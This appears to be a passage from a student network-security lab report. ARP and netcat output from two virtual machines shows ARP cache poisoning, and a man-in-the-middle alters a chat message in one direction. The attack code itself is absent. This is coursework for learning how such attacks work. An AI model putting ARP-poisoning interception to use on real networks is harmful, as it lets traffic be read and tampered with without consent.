
A)Screenshot of VM A:



```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address      HWtype  HWaddress          Flags Mask   Iface
10.0.2.1      ether    52:54:00:12:35:00  C       enp0s3
10.0.2.5      ether    08:00:27:ff:48:ce  C       enp0s3
10.0.2.8      ether    08:00:27:ff:48:ce  C       enp0s3
10.0.2.3      ether    08:00:27:96:3c:e6  C       enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ nc 10.0.2.8 9090
Ankith
```

In VM A we can see that I have typed my first name.


A)Screenshot of VM B:



```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp
Address      HWtype  HWaddress          Flags Mask   Iface
10.0.2.3      ether    08:00:27:96:3c:e6  C       enp0s3
10.0.2.1      ether    52:54:00:12:35:00  C       enp0s3
10.0.2.7      ether    08:00:27:ff:48:ce  C       enp0s3
10.0.2.5      ether    08:00:27:ff:48:ce  C       enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ nc -l 9090
AAAAAA
```


We can see that on typing my first name (Ankith) in VM A we can see that in VM B it has been replaced with A's.

B)Screenshot of VM B:



```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.3         ether    08:00:27:96:3c:e6  C        enp0s3
10.0.2.1         ether    52:54:00:12:35:00  C        enp0s3
10.0.2.7         ether    08:00:27:ff:48:ce  C        enp0s3
10.0.2.5         ether    08:00:27:ff:48:ce  C        enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ nc -l 9090
AAAAAA
Ankith
```

B)Screenshot of VM A:



```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.1         ether    52:54:00:12:35:00  C        enp0s3
10.0.2.5         ether    08:00:27:ff:48:ce  C        enp0s3
10.0.2.8         ether    08:00:27:ff:48:ce  C        enp0s3
10.0.2.3         ether    08:00:27:96:3c:e6  C        enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ nc 10.0.2.8 9090
Ankith
Ankith
```

We can see from the screenshots from part B on typing my first name(Ankith) in VM B, on VM A my first name(Ankith) is printed as it is and is not replaced with A's.